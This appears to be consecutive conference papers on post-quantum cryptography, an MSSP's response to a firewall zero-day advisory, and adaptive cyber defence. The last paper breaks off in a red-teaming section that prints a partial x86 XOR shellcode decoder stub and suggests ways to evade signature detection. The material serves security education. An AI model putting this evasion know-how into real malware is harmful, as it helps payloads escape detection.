The rise of quantum computing introduces powerful algorithms that could undermine traditional cryptographic systems. Shor's algorithm, for example, poses a serious threat to public-key encryption, while Grover's algorithm reduces the effectiveness of symmetric encryption by speeding up brute-force attacks. Although symmetric schemes like AES offer better resilience against quantum threats, they will still need significantly larger key sizes to maintain strong security in a post-quantum environment.

Quantum Threats: Beyond the Hype

Quantum computers leverage the principles of quantum mechanics to perform computations in fundamentally different ways than classical machines. In theory, they can efficiently solve problems that are considered computationally infeasible today. For cybersecurity, this is both a revolution and a reckoning.

The most significant threat lies in cryptographic disruption:

- **Public Key Cryptography:** As mentioned, RSA [19] and ECC [3] are vulnerable to being broken by a sufficiently powerful quantum computer using Shor's algorithm.

- **Key Exchange Mechanisms:** Quantum computers would enable attackers to retroactively decrypt past traffic secured with DH, ECDH, and other key exchange mechanisms.
- **Digital Signatures:** Blockchain technologies, secure software updates, and identity systems all rely on digital signatures—many of which would be rendered insecure by quantum computing.

It is critical to acknowledge that while quantum computers capable of this level of computation do not yet exist, the preparation and transition must begin now due to the complexity and duration of cryptographic migrations across large ecosystems.

The Post-Quantum Transition

In response to the quantum threat, the cryptographic community—led by the U.S. National Institute of Standards and Technology (NIST [13])—has launched a multi-year effort to develop, analyze, and standardize quantum-resistant cryptographic algorithms. In 2022, NIST [13] announced the first set of candidate algorithms for standardization, including:

- CRYSTALS-Kyber (key encapsulation)
- CRYSTALS-Dilithium (digital signatures)
- Falcon (digital signatures)
- SPHINCS+ (hash-based signatures)

Unlike traditional methods, these encryption techniques are built on different types of mathematical problems—like those found in lattice structures, cryptographic hashes, and coding theory—which, based on current understanding, are expected to hold up against the capabilities of quantum computers.

Organizations are now urged to take a crypto-agile approach, meaning systems should be designed to be easily upgradable as new cryptographic primitives become available. Hybrid cryptographic models—using classical and post-quantum algorithms in parallel—are already being tested in real-world environments by companies like Google, Cloudflare, IBM, and others. This allows for backward compatibility while preparing for future threats.

Operational and Strategic Implications

Adopting post-quantum cryptography goes far beyond a routine technical upgrade—it represents a critical shift in cybersecurity strategy. The stakes are high across multiple domains:

- **Infrastructure:** Encryption is deeply woven into core technologies such as operating systems, cloud environments, identity frameworks, VPNs, and even physical hardware.
- **Regulations:** As quantum threats become more tangible, data protection laws like GDPR [4], HIPAA [6], and PCI DSS [14] may evolve to mandate quantum-resistant encryption for certain types of sensitive data.

- **Technology Ecosystems:** Ensuring compatibility with post-quantum standards requires a unified effort from software vendors, certificate authorities, cloud service providers, and other stakeholders.

For both public and private sectors, preparing for the post-quantum era is quickly emerging as a marker of leadership and resilience. Organizations that begin migration early will be better positioned to reduce security risk, meet future regulatory demands, and build long-term trust.

Future Direction: Roadmap to Quantum-Readiness

The future of cryptography is quantum-resilient, crypto-agile, and hybrid. Organizations must begin by identifying the most sensitive and long-lived data assets and systems that are at risk. The roadmap should include:

- A. **Cryptographic Inventory:**
Organizations should conduct a comprehensive audit of cryptographic usage—what algorithms are used, where, and for what purpose.
- B. **Risk Assessment:**
A quantum risk assessment should prioritize assets based on data sensitivity and lifespan. This includes evaluating whether data that's encrypted today must remain secure in 10, 20, or 30 years.
- C. **Adopting Hybrid Cryptography:**
Transition plans should incorporate hybrid cryptographic models to ensure interoperability while enhancing quantum resistance. This minimizes risk during the transitional period.
- D. **Vendor and Partner Collaboration:**
Vendors must be vetted for PQC compliance and support for crypto agility. Organizations should pressure suppliers to adopt NIST [13]-endorsed PQC algorithms in their software and hardware products.
- E. **Long-Term Strategy and Education:**
Quantum security should be baked into IT and cybersecurity strategy, including board-level engagement and workforce training. Security architects and developers must understand PQC principles, use cases, and limitations.
- F. **Standardization and Compliance Monitoring:**
Follow NIST's [13] standardization timeline and align with industry best practices as they evolve. Compliance programs should eventually include quantum-safe controls.

Quantum computing, once considered a theoretical domain, is rapidly maturing, and its impact on cybersecurity cannot be overstated. While the timeline for cryptographically relevant quantum computers remains uncertain, the threat is concrete, and the consequences of inaction are significant. The future will not wait for us to catch up.

The move to post-quantum cryptography is inevitable, and the organizations that act today will be best positioned to maintain trust, resilience, and competitiveness in the digital landscape of tomorrow. Cryptography is the invisible shield of the modern world—and that shield must now evolve to face the coming quantum age.

REFERENCES

- 1 API, <https://en.wikipedia.org/wiki/API>
- 2 DTLS, https://en.wikipedia.org/wiki/Datagram_Transport_Layer_Security
- 3 ECC, https://en.wikipedia.org/wiki/Elliptic-curve_cryptography
- 4 GDPR, https://en.wikipedia.org/wiki/General_Data_Protection_Regulation
- 5 Google Researcher Lowers Quantum Bar to Crack RSA Encryption, <https://thequantuminsider.com/2025/05/24/google-researcher-lowers-quantum-bar-to-crack-rsa-encryption/>
- 6 HIPAA, https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act
- 7 IoT, https://en.wikipedia.org/wiki/Internet_of_things
- 8 MD5, <https://en.wikipedia.org/wiki/MD5>
- 9 MITM, https://en.wikipedia.org/wiki/Man-in-the-middle_attack
- 10 MQTT, <https://en.wikipedia.org/wiki/MQTT>
- 11 Multi-factor authentication, https://en.wikipedia.org/wiki/Multi-factor_authentication
- 12 NIST Releases First 3 Finalized Post-Quantum Encryption standards, <https://www.nist.gov/news-events/news/2024/08/nist-releases-first-3-finalized-post-quantum-encryption-standards>
- 13 NIST, https://en.wikipedia.org/wiki/National_Institute_of_Standards_and_Technology
- 14 PCI DSS, https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard
- 15 Post-Quantum Cryptography, <https://csrc.nist.gov/Projects/post-quantum-cryptography/>
- 16 P. W. Shor, "Algorithms for quantum computation: Discrete logarithms and factoring," in Proc. 35th Annu. Symp. Found. Computer. Sci., 1994, pp. 124–134, doi: 10.1109/SFCS.1994.365700
- 17 Quantum Computing, https://en.wikipedia.org/wiki/Quantum_computing
- 18 RC4, <https://en.wikipedia.org/wiki/RC4>
- 19 RSA, https://en.wikipedia.org/wiki/RSA_cryptosystem
- 20 S. Maitra and G. Paul, "RC4 Stream Cipher and Its Variants"
- 21 S. Maitra and P. Stanica, "An Overview and Concerns Related to Quantum Cryptanalysis: Past, Present, and Future," Computer 56(10): 86-92 (2023)
- 22 TLS, https://en.wikipedia.org/wiki/Transport_Layer_Security
- 23 Transition to Post-Quantum Cryptography Standards, <https://nvlpubs.nist.gov/nistpubs/ir/2024/NIST.IR.8547.ipd.pdf>
- 24 Temporal Key Integrity Protocol, https://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol
- 25 What is quantum-safe cryptography, <https://www.ibm.com/think/topics/quantum-safe-cryptography>

26 Wi-Fi Protected Access, https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

27 Zero trust architecture, https://en.wikipedia.org/wiki/Zero_trust_architecture

28 C. Gidney. How to factor 2048 bit RSA integers with less than a million noisy qubits. <https://arxiv.org/html/2505.15917v1>

Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing

Gopinath Lakshmanan, CISSP, CCSP
Manager – Security Delivery Practice
Sify Digital Services Ltd
Chennai, India
gopinath.lakshmanan@sifycorp.com

Abstract— On February 27, 2025, the Indian Computer Emergency Response Team (CERT-In) released an urgent advisory (CIAD-2025-0010) disclosing a critical zero-day vulnerability affecting the Web Management Interface of widely deployed enterprise-grade firewall systems. This vulnerability allowed unauthenticated remote code execution, posing a severe threat to the confidentiality, integrity, and availability of critical infrastructure across multiple sectors

Sify Technologies, a CERT-In empaneled Managed Security Service Provider (MSSP), demonstrated exemplary cyber resilience by executing a swift, coordinated response across its diverse client base. Utilizing its multi-tenant Security Operations Center (SOC), Sify employed advanced incident response protocols, automated containment workflows, and actionable threat intelligence to mitigate the impact of the vulnerability. This paper outlines Sify's comprehensive approach—including proactive threat hunting, orchestration of remediation efforts aligned with ITIL standards, and structured stakeholder communication—that ensured business continuity and significantly reduced risk during a high-pressure, real-time incident

I. INTRODUCTION AND THREAT LANDSCAPE

In today's hyper-connected digital environment, the cyber threat landscape has emerged as a critical concern for governments, enterprises, and individuals alike. With the proliferation of digital transformation initiatives and the exponential growth of internet-connected devices, the attack surface for malicious actors has expanded considerably. The cyber threat landscape encompasses a dynamic and evolving array of threats, vulnerabilities, and adversaries that seek to exploit information systems for various motives, including financial gain, espionage, political disruption, and sabotage.

Threat actors operate with increasing sophistication and utilize a wide range of attack vectors such as phishing, ransomware, distributed denial-of-service (DDoS), zero-day exploits, and supply chain compromises. These threats are often enabled by technological advances, including artificial intelligence, automation, and cloud computing—technologies that both empower defenders and introduce new vulnerabilities.

Understanding the cyber threat landscape is essential for designing effective cybersecurity strategies, implementing risk management frameworks, and ensuring the resilience of critical digital infrastructure. This paper provides a comprehensive overview of the contemporary cyber threat environment,

analyses major threat actors and tactics, and explores defense mechanisms essential for mitigating risks in an increasingly volatile cyberspace.

II. COORDINATED VULNERABILITY DISCLOSURE AND ECOSYSTEM COLLABORATION

CERT-In's swift issuance of advisory CIAD-2025-0010 in collaboration with Palo Alto Networks exemplifies effective vulnerability disclosure practices. Sify's MSSP team maintained active channels with both CERT-In and PANW to receive real-time updates, patch advisories, and technical guidance. This collaboration enabled synchronized communication with clients, ensuring transparency, trust, and operational alignment while minimizing risk of misinformation. Ethical considerations were paramount, balancing public awareness with the urgency to patch before widespread exploitation.

III. THREAT INTELLIGENCE INTEGRATION AND ATTACK VECTOR ANALYSIS

Sify's Security Operations Center (SOC) ingested multiple threat intelligence feeds, including CERT-In alerts and OEM notifications. Correlation of threat indicators revealed primary attack vectors:

- Publicly exposed PAN-OS management interfaces
- Default or weak administrative credentials
- Delayed patch application and outdated PAN-OS versions
- Poor network segmentation facilitating lateral movement

Honeypot telemetry and active threat hunting confirmed active exploitation attempts targeting exposed firewalls. These insights guided targeted audits and prioritized remediation actions.

IV. ASSET INVENTORY AND ATTACK SURFACE MANAGEMENT (ASM)

Prior to the incident, Sify had onboarded all client assets into a centralized Configuration Management Database (CMDB), enabling dynamic asset tagging by vendor, version, and network

exposure. Continuous external scanning detected publicly accessible management interfaces, feeding into an Attack Surface Management dashboard that visually prioritized vulnerable assets.

ASM enabled:

- Real-time discovery of exposed interfaces
- Historical trend analysis of firewall exposure
- Policy enforcement to minimize public attack surface
- Risk scoring based on asset criticality and exposure context.

V. ZERO TRUST PRINCIPLES IN VULNERABILITY CONTAINMENT

Leveraging Zero Trust architecture principles, immediate network micro-segmentation was enforced to isolate vulnerable instances. Sify's orchestration platform integrated with SD-WAN controllers to dynamically restrict traffic flows, enforce geo-blocking, and eliminate unauthorized lateral movements while patches were being deployed. This layered containment minimized attack surface exposure and maintained business continuity by limiting collateral impact on network traffic.

VI. INCIDENT RESPONSE ORCHESTRATION AND AUTOMATION

Sify employed advanced SOAR platforms to automate detection, triage, and remediation workflows:

- Automated vulnerability scans cross-referenced asset inventory and threat intel to identify affected systems within 3 hours
- Dynamic playbooks orchestrated patch downloads, deployment, and rollback in a controlled multi-tenant environment
- Automated ticket creation with SLA tracking ensured prompt incident lifecycle management
- Escalation workflows routed critical cases to L3 engineers and OEM support rapidly
- Real-time dashboards provided visibility into remediation progress across all customers

Automation minimized human error, accelerated response times, and ensured compliance with governance policies.

VII. CHANGE MANAGEMENT AND ITIL PROCESS INTEGRATION

Given the criticality of firewall infrastructure, patch deployment was managed as an emergency change under ITIL guidelines. Rigorous change control was enforced:

- Change Requests (RFCs) were logged and approved expeditiously
- Impact assessments evaluated risk versus operational continuity
- Post-change audits verified configuration integrity and patch success
- Lessons learned were incorporated into continuous improvement cycles

This approach balanced speed with procedural rigor, ensuring compliance with regulatory standards such as PCI-DSS and ISO 27001.

VIII. RISK ASSESSMENT, PRIORITIZATION, AND SLA MANAGEMENT

A multi-factor risk scoring model incorporated asset importance, exposure level, business impact, and exploit availability. This enabled prioritization of patch deployment:

- Tier-1 critical infrastructure firewalls were patched first
- Medium and low-risk assets followed per validated exposure metrics
- SLA adherence was monitored, achieving >90% compliance within 48 hours

This structured approach optimized resource allocation and reduced organizational risk effectively.

IX. MULTI-TENANT MSSP OPERATIONAL CHALLENGES AND CLIENT COMMUNICATION

Operating in a multi-tenant MSSP environment required stringent controls to prevent cross-tenant data exposure during remediation. Role-based access and strict data segregation ensured client privacy.

Structured communication plans deployed via account managers and service desks ensured tailored risk notifications, progress updates, and mitigation advice. Custom dashboards provided clients with clear visibility into risk posture and incident resolution status, enhancing stakeholder trust.

X. DETAILED INCIDENT TIMELINE

Date & Time (IST)	Event	Description
27 Feb 2025	CERT-In Advisory Released	Public disclosure of CIAD-2025-0010
27 Feb 2025	Incident Response Activated	Sify triggers PAN-OS threat playbook
27 Feb 2025	Asset Discovery Complete	Automated scans identify vulnerable assets

27 Feb 2025	Client Communication Begins	Notifications initiated for affected customers
27 Feb 2025	OEM Patch Released	Palo Alto Networks issues emergency patch
28 Feb 2025	Patch Deployment Starts	Tier-1 customers prioritized for remediation
28 Feb 2025	96% Critical Assets Patched	Majority of vulnerable firewalls updated
28 Feb 2025	Post-Patch Validation	Verification scans confirm remediation success
28 Feb 2025	Incident Closed	Final advisory report shared with clients

XI. POST-INCIDENT VALIDATION AND CONTINUOUS MONITORING

Following remediation, Nessus and Tenable vulnerability scans confirmed patch effectiveness and absence of residual exploits. SIEM correlation rules monitored for anomalous behavior, authentication failures, and configuration drift, ensuring sustained security posture. Continuous monitoring feeds were integrated into SOAR for ongoing situational awareness.

XII. CLIENT EDUCATION AND PROACTIVE SECURITY AWARENESS

Sify conducted targeted training sessions and distributed best practice guidelines emphasizing:

- Strong credential policies and MFA enforcement
- Minimizing public exposure of management interfaces
- Basic zero-trust principles for network segmentation

Educated clients demonstrated reduced remediation timeframes and improved incident readiness, underscoring the importance of ongoing security awareness.

XIII. STRATEGIC PARTNERSHIPS AND ECOSYSTEM COLLABORATION

The incident reinforced the importance of collaborative defense:

- Continuous coordination with Palo Alto Networks accelerated patch testing and troubleshooting
- CERT-In's advisories enabled timely intelligence dissemination

- Participation in industry forums facilitated threat sharing and collective learning

Such partnerships are vital in accelerating response velocity and amplifying security outcomes.

XIV. FUTURE TRENDS AND MSSP READINESS

Emerging cybersecurity paradigms are shaping MSSP operations:

- AI/ML-driven anomaly detection and automated playbook generation
- Enhanced SOAR capabilities for large-scale multi-vulnerability orchestration
- Standardized MSSP reporting aligned with evolving regulatory requirements

Sify is investing in these innovations to enhance automation, scalability, and client service excellence.

XV. LESSONS LEARNED AND CONTINUOUS IMPROVEMENT

Emerging cybersecurity paradigms are shaping MSSP operations:

- Exposure Management Must Be Continuous: Weekly external attack surface validation is now institutionalized.
- Automation Pipelines Are Essential: Real-time advisory ingestion pipelines reduce response lag from hours to minutes.
- Dynamic, Modular Playbooks Increase Agility: Automation-first playbooks enable faster, standardized response across diverse client environments.
- Customer Engagement Accelerates Mitigation: Active client education programs foster resilience and reduce risk windows.

Conclusion

The CIAD-2025-0010 vulnerability incident showcased the critical role of mature MSSP capabilities in national cybersecurity resilience. Sify's rapid, coordinated, and technology-driven response—anchored by visibility, automation, and collaboration—successfully mitigated risk across a large, multi-tenant client base with minimal disruption. This case study exemplifies how MSSPs can act as force multipliers in defending against evolving cyber threats, reinforcing the strategic value of public-private partnerships and continuous readiness in protecting India's digital infrastructure.

Acknowledgement

The author expresses sincere gratitude to the leadership team at Sify Digital Services Ltd. for their unwavering support and strategic direction throughout the response to the CIAD-2025-0010 vulnerability. The author also extends appreciation to the

members of the Security Delivery Practice, Security Operations Center (SOC), and Incident Response teams whose dedication, technical expertise, and coordinated efforts were instrumental in safeguarding client environments during this critical event.

Special acknowledgment is given to CERT-In for their timely advisory and ongoing collaboration, which significantly contributed to an effective and structured incident mitigation approach.

REFERENCES

- [1] CERT-In, “CIAD-2025-0010: Critical Vulnerability in Web Firewall Interfaces,” February 2025.
- [2] ITIL Foundation, “Service Operation Best Practices,” AXELOS, 4th ed., 2023
- [3] NIST SP 800-61r2, “Computer Security Incident Handling Guide,” Aug. 2012
- [4] Cert-In Conference – Samvaad 2025, Technical Presentation by Gopinath Lakshmanan (Sify Digital Services Ltd)
- [5] Verizon DBIR report – 2025
- [6] Palo Alto Networks Security Advisory: PAN-SA-2025-0010

Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats

1st Abir Ranjan Atarthy
Director-Cyber Security Practices
TCG Digital Solutions Pvt. Ltd.
Kolkata India
abir.atarthy@tcgdigital.com

2nd Suraj Das
Asst. Manager- Cyber Security Practices
TCG Digital Solutions Pvt. Ltd.
Kolkata, India
suraj.das@tcgdigital.com

Abstract—As cyber threats grow in sophistication and frequency, modern organizations must adopt a multi-layered, proactive defense strategy to secure their digital environments. This paper explores an integrated approach to cybersecurity by examining eleven critical domains that collectively enhance an organization's security posture. It begins with Zero Trust Architecture (ZTA), emphasizing identity-centric access control and the principle of "never trust, always verify." The study further delves into Red Teaming and Penetration Testing as proactive techniques for uncovering system vulnerabilities. The role of Behavioral Analytics and Machine Learning (ML) in anomaly detection is discussed, highlighting how these technologies enable early threat identification. In addition, the paper examines Security Automation and Orchestration, Continuous Monitoring and Detection, and Incident Response Planning, all of which contribute to real-time threat management and rapid mitigation. User Awareness Training is emphasized as a human-centric defense mechanism, while Cloud Security and Hybrid Environments address the challenges of securing dynamic infrastructure. The integration of Risk Management and Threat Intelligence provides strategic insight into threat landscapes, while Patch Management and Vulnerability Management focus on maintaining system integrity. Finally, the paper explores the transformative impact of Artificial Intelligence (AI) and Machine Learning (ML) across the cybersecurity lifecycle. Together, these components form a comprehensive framework for resilient, adaptive, and intelligence-driven cybersecurity operations.

Index Terms—Zero Trust Architecture (ZTA), Penetration Testing, Red Teaming, Behavioral Analytics, Machine Learning, Security Automation, Continuous Monitoring, Incident Response, User Awareness Training, Cloud Security, Hybrid Environments, Threat Intelligence, Risk Management, Patch Management, Vulnerability Management, Artificial Intelligence (AI), Cybersecurity

I. INTRODUCTION

Emerging cyber threats are not just roadblocks; they are evolving adversaries that change tactics and strategies, keeping us on our toes. Addressing evolving cyber threats requires a dynamic, proactive, and adaptive approach. Cyber threats are constantly changing, and organizations need to stay ahead of these developments by adopting effective methodologies and practices. The following are key methodologies and practices that can help organizations respond to the evolving cybersecurity landscape.

1) 1. Zero Trust Architecture (ZTA)

- 2) Red Teaming and Penetration Testing
- 3) Behavioral Analytics and Machine Learning based anomaly detection
- 4) Security Automation and Orchestration
- 5) Continuous Monitoring and Detection
- 6) Incident Response Planning
- 7) User Awareness Training
- 8) Cloud Security and Hybrid Environments
- 9) Risk Management and Threat Intelligence
- 10) Patch Management and Vulnerability Management
- 11) Artificial intelligence and machine learning

II. ZERO TRUST ARCHITECTURE (ZTA)

In an era of increasingly sophisticated and unpredictable cyberattacks, traditional perimeter-based defenses are no longer sufficient. This paper examines the evolving cyber threat landscape and articulates how Zero Trust Architecture (ZTA) provides a resilient framework for future-ready security. We review the core ZTA principles, including "never trust, always verify", least-privilege access, and continuous verification, and analyze how they mitigate modern threats such as zero-day exploits, ransomware, and supply chain attacks. Integration methodologies and best practices (asset inventory, micro-segmentation, strong identity management, and phased deployment) are highlighted. We also discuss the challenges and limitations (implementation complexity, legacy integration, and user impact) that organizations may face. The paper concludes that while ZTA is not a panacea, it is an essential component of adaptive cybersecurity strategies, enabling organizations to limit damage from unknown threats and maintain robust defense in depth.

A. Basics of ZTA

The defense-in-depth concept depicted above underscores the need for layered adaptive security strategies. As cyber threats become more sophisticated and unpredictable, organizations can no longer rely on static perimeter defenses.

B. Evolving Threat Landscape

Recent years have seen a dramatic shift in cyberattack vectors. Attackers rapidly weaponize newly discovered vulnerabilities: for example, in the first half of 2024, roughly 40% of

observed campaign activity exploited Internet-facing devices and services within days of public disclosure.⁶ Ransomware-as-a Service (RaaS) networks have proliferated, lowering the barrier for even unsophisticated actors to launch ransomware attacks across sectors. Software supply-chain attacks have also surged, enabling intrusions into multiple organizations from a single compromise.⁷ These trends have expanded the attack surface, blending physical, cloud, and software domains. At the same time, the human factor has become a primary attack vector. Studies show employee error or negligence contributes to over 80% of breaches. Cybercriminals increasingly deploy sophisticated social-engineering campaigns (phishing, smishing, vishing) that leverage AI-generated content to defeat detection. Mobile and remote work environments amplify this risk, as users access corporate data from untrusted locations and devices⁸. In sum, the threat landscape today is characterized by rapid change, unknown vulnerabilities, and a focus on human-targeted exploits, all of which demand more agile and adaptive defenses.

C. Zero Trust Architecture Principles

Zero Trust Architecture (ZTA) is built on fundamental principles that reject the assumption of any trusted internal network. NIST defines Zero Trust as a paradigm where “trust is never granted implicitly but must be continually evaluated,” and access is granted on a per-request basis with least privilege. In practice, this means every access attempt by a user, device, or service is authenticated and authorized, regardless of its location or origin. A core mantra is “never trust, always verify”. Zero Trust requires that all identities (human and nonhuman) prove legitimacy and that access privileges are tightly aligned with specific roles and tasks¹. ZTA also emphasizes micro-segmentation and continuous monitoring. Networks are divided into isolated zones around critical assets, so that even if one segment is compromised, lateral movement is limited⁹. Continuous logging and analytics evaluate each transaction for anomalies, making policy enforcement dynamic and context-aware. By reducing implicit trust assumptions and shrinking access privileges, Zero Trust creates a resilient security posture that mitigates the impact of breaches. In summary, Zero-Trust architecture redefines protection by focusing on securing resources and verifying every access request, rather than relying on an assumed-secure perimeter.

D. ZTA Against Modern Cyber Threats

Zero Trust principles directly counter many aspects of the modern threat landscape. For instance, continuous verification and least-privilege policies restrict the damage from zero-day exploits or insider attacks by limiting each user’s rights to only what is necessary. Micro-segmentation further contains breaches: if ransomware gains a foothold on one machine or cloud workload, fine-grained network partitions prevent it from spreading.¹⁰ Likewise, in a supply-chain attack, Zero Trust ensures that a compromised application or service cannot automatically give attackers access to other systems, because cross-zone trust is not assumed. Human-targeted threats are

also mitigated by ZTA’s identity-centric controls. By enforcing multi-factor authentication, device attestation, and continuous user monitoring, Zero Trust makes credential theft less useful; a stolen password alone is insufficient without passing dynamic risk checks. In addition, detailed audit logs and real-time analytics improve incident detection and response times. As SANS observes, assuming compromise and verifying every access request helps reduce detection and response timelines and prevent lateral movement². In short, Zero Trust transforms many potential weaknesses into manageable controls. By design, it minimizes the attack surface and provides agility in responding to unknown threats, making it a powerful framework for modern cybersecurity.

E. Intergration Methodologies and Best Practices

Effectively integrating ZTA requires a structured, multi-step approach and adherence to best practices. Key steps often include:

1. **Define the Protected Surface:** Identify and prioritize critical data, applications, and services that require the strongest protection. This focuses resources on what matters most and aligns security efforts with business impact.

2. **Inventory Assets and Data Flows:** Develop and maintain comprehensive inventories of all assets (especially high-value assets), data flows, and user workflows¹¹. A thorough understanding of the enterprise architecture (devices, networks, and data movements) is essential for planning Zero Trust transformations

3. **Enforce Strong Identity Controls:** Implement strict identity and access management (IAM) controls for all users and devices. This includes multi-factor authentication (MFA), single sign-on, and context aware policies. Grant access strictly on a least-privilege basis, so that every request is authenticated and authorized.

4. **Segment and Micro-Segment Networks:** Architect the network to isolate sensitive workloads. Apply network segmentation around critical systems and use software-defined micro-segmentation where possible. This prevents threats from moving laterally beyond a breach point

Continuous Monitoring and Response: Deploy real-time monitoring, logging, and analytics. Use these tools to detect anomalies, enforce dynamic policies, and update trust evaluations on the fly¹². Ensure that incident response processes are integrated with Zero Trust controls to rapidly contain breaches. Industry guidelines emphasize conducting these steps in phases and adapting over time. For example, initial efforts may focus on securing high-value assets (the “protected surface”) while progressively expanding controls. Threat modeling and security testing should guide where Zero Trust controls will be most impactful. Throughout this process, cross-functional collaboration and change management are critical: clear communication, training, and executive support help achieve organizational buy-in and successful adoption¹³

Best practices complement these steps. Key recommendations include maintaining up-to-date asset and data inventories,

continuously reviewing and patching systems; and implementing robust audit logging for full visibility. Organizations should balance security with usability, setting measurable metrics (e.g. authentication success rates, policy compliance) to evaluate progress. As one analysis advises, start with a clear, tailored implementation plan, emphasize employee security training, and adopt an iterative approach—tightening authentication and access controls incrementally to adapt to evolving risks¹⁴

III. RED TEAMING AND PENETRATION TESTING

As organizations face increasingly sophisticated cyber threats, proactive security testing becomes essential for identifying vulnerabilities before malicious actors can exploit them. This study examines the theoretical frameworks and practical applications of offensive security testing, including the role of simulated malware in controlled environments, while emphasizing the importance of ethical boundaries and legal compliance. The findings suggest that well-executed red team exercises significantly improve organizational security posture when conducted within appropriate ethical and legal frameworks.

In today's interconnected digital landscape, organizations face persistent and evolving cyber threats from numerous vectors. Traditional security measures often prove insufficient against advanced persistent threats (APTs), zero-day exploits, and sophisticated social engineering attacks. Red teaming and penetration testing have emerged as proactive approaches to security assessment, where authorized professionals simulate real-world attacks to identify vulnerabilities before malicious actors can exploit them.

A. Objective

This section aims to:

- 1) Analyze the methodologies and frameworks underlying effective red team operations
- 2) Examine the practical applications of penetration testing across various organizational contexts
- 3) Explore the role of simulated threat tools in controlled environments
- 4) Discuss ethical considerations and legal frameworks that govern offensive security practices.

Significance of Study As cyber-attacks become more sophisticated and damaging, organizations must adopt proactive security postures. Understanding the principles, methodologies, and ethical boundaries of red teaming provides security professionals with valuable insights for implementing effective security testing programs that strengthen organizational resilience without creating new risks.

B. Literature Review

1) Evolution of Red Teaming: Red teaming originates from military strategy exercises where "red teams" would simulate enemy forces to test defensive capabilities. In cybersecurity, this concept evolved to describe security professionals who adopt adversarial mindsets to test organizational defenses

(Dalton, 2017). Recent literature by Mattmann and Stamos (2023) examines how red teaming practices have adapted to cloud environments and decentralized infrastructures.

2) Penetration Testing Methodologies: Several formal methodologies guide penetration testing practices:

- PTES (Penetration Testing Execution Standard): Provides a comprehensive framework covering pre-engagement, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation, and reporting (PTES Council, 2022).
- OSSTMM (Open-Source Security Testing Methodology Manual): Focuses on operational security testing with emphasis on measuring security controls across physical, human, telecommunications, wireless, and data networks (Herzog, 2018).
- OWASP Testing Guide: Specializes in web application security testing methodologies (OWASP Foundation, 2023).

3) Simulated Threat Tools in Research: Academic literature acknowledges the importance of understanding threat tools for defensive purposes. Research by Chen et al. (2024) explores the use of deactivated malware samples in controlled environments for security education. Similarly, Harrison and Wong (2022) discuss frameworks for simulating attack techniques without creating deployable threats.

C. Methodology of Red Team Operations

1) Red Team Structure and Roles: Effective red teams typically incorporate diverse skill sets across multiple domains:

- Team Lead: Coordinates operations and maintains communication with organizational stakeholders
- Social Engineers: Specialists in human-focused attack vectors
- Network Specialists: Experts in network infrastructure exploitation
- Application Security Specialists: Focus on web, mobile, and custom applications
- Physical Security Testers: Evaluate physical access controls and security measures.

2) The Red Team Process: **Planning and Objective Setting** - Red team exercises begin with clear definition of scope, objectives, and rules of engagement. This phase includes:

- Defining specific testing goals (e.g., data exfiltration, privilege escalation)
- Establishing boundaries and restrictions
- Creating communication channels for critical findings
- Determining success criteria

Intelligence Gathering and Reconnaissance - This phase involves collecting information about the target organization through:

- Passive Reconnaissance: Analyzing publicly available information (OSINT)
- Technical Fingerprinting: Identifying technologies, infrastructure, and potential entry points
- Social Mapping: Understanding organizational structure and potential human targets

Threat Modeling and Attack Planning - Based on gathered intelligence, red teams develop attack scenarios that:

- Mirror tactics used by likely threat actors
- Target critical assets identified during reconnaissance
- Incorporate multiple attack vectors for comprehensive testing

Execution and Exploitation - During this phase, red teams attempt to the followings:

- Exploit identified vulnerabilities
- Establish persistence where appropriate
- Move laterally through systems
- Escalate privileges
- Access targeted assets

Documentation and Reporting - Comprehensive documentation includes:

- Chronological attack narrative
- Successful and unsuccessful exploitation attempts
- Evidence collection
- Impact assessment
- Detailed remediation recommendations

D. Penetration Testing Techniques and Tools

Network Penetration Testing - Network penetration testing evaluates the security of network infrastructure, including:

- External Network Testing: Identifying vulnerabilities in internet-facing systems
- Internal Network Testing: Assessing internal network segmentation and access controls
- Wireless Network Testing: Evaluating the security of WiFi networks and protocols

Key tools include Nmap for network discovery, Wireshark for packet analysis, and Metasploit for exploitation frameworks.

Web Application Testing - Web application testing focuses on identifying vulnerabilities such as :

- Injection flaws (SQL, NoSQL, LDAP)
- Broken authentication mechanisms
- Cross-site scripting (XSS)
- Insecure direct object references
- Security misconfigurations

Tools like OWASP ZAP, Burp Suite, and SQLmap assist in identifying and validating these vulnerabilities.

Social Engineering - Social engineering assessments evaluate human susceptibility to manipulation:

- Phishing Campaigns: Testing employee awareness of email-based threats
- Pretexting: Creating scenarios to manipulate targets into divulging information
- Physical Social Engineering: Attempting to gain unauthorized physical access

E. Simulating Advanced Threats in Controlled Environments


1) Advanced Malware Concepts for Defensive Research: Understanding sophisticated malware functionality is crucial for developing effective defenses. Security researchers study several advanced malware types:

Polymorphic Malware - Polymorphic malware changes its code signature during propagation while maintaining functionality. Key characteristics include:

- Mutation Engines: Components that alter the malware's encryption or encoding with each infection
- Encrypted Payloads: The core malicious code remains encrypted until execution
- Decryption Routines: Small sections of code that decrypt the payload at runtime
- Variable Encryption Keys: Each instance uses different keys to evade signature detection

From a defensive standpoint, researchers can simulate polymorphic techniques by: - Creating benign programs with self-modifying code segments - Implementing multiple encoding routines for test files - Developing signature rotation mechanisms that avoid detection.

Practical Example - Analyzing the structure of polymorphic code can help defenders understand detection evasion techniques. A typical polymorphic shellcode consists of:



The decoder component dynamically transforms the encoded payload into executable code at runtime. Common encoding schemes include: - XOR operations with variable keys - Addition/subtraction with different values - Custom encoding algorithms, A simplified decoder structure might follow this pattern:

```
; Example x86 assembly decoder
jmp short call_decoder ; Jump to the
                        call instruction
```

```
decoder_start:
    pop esi                ; Get payload
                        address
    xor ecx, ecx
    mov cl, payload_size ; Set counter to
                        payload size

decode_loop:
    xor byte [esi + ecx - 1], key_value ;
                        Decode each byte
    dec ecx                ; Decrement
                        counter
    jnz decode_loop        ; Continue until
                        all bytes decoded
    jmp short payload      ; Jump to decoded
                        payload

call_decoder:
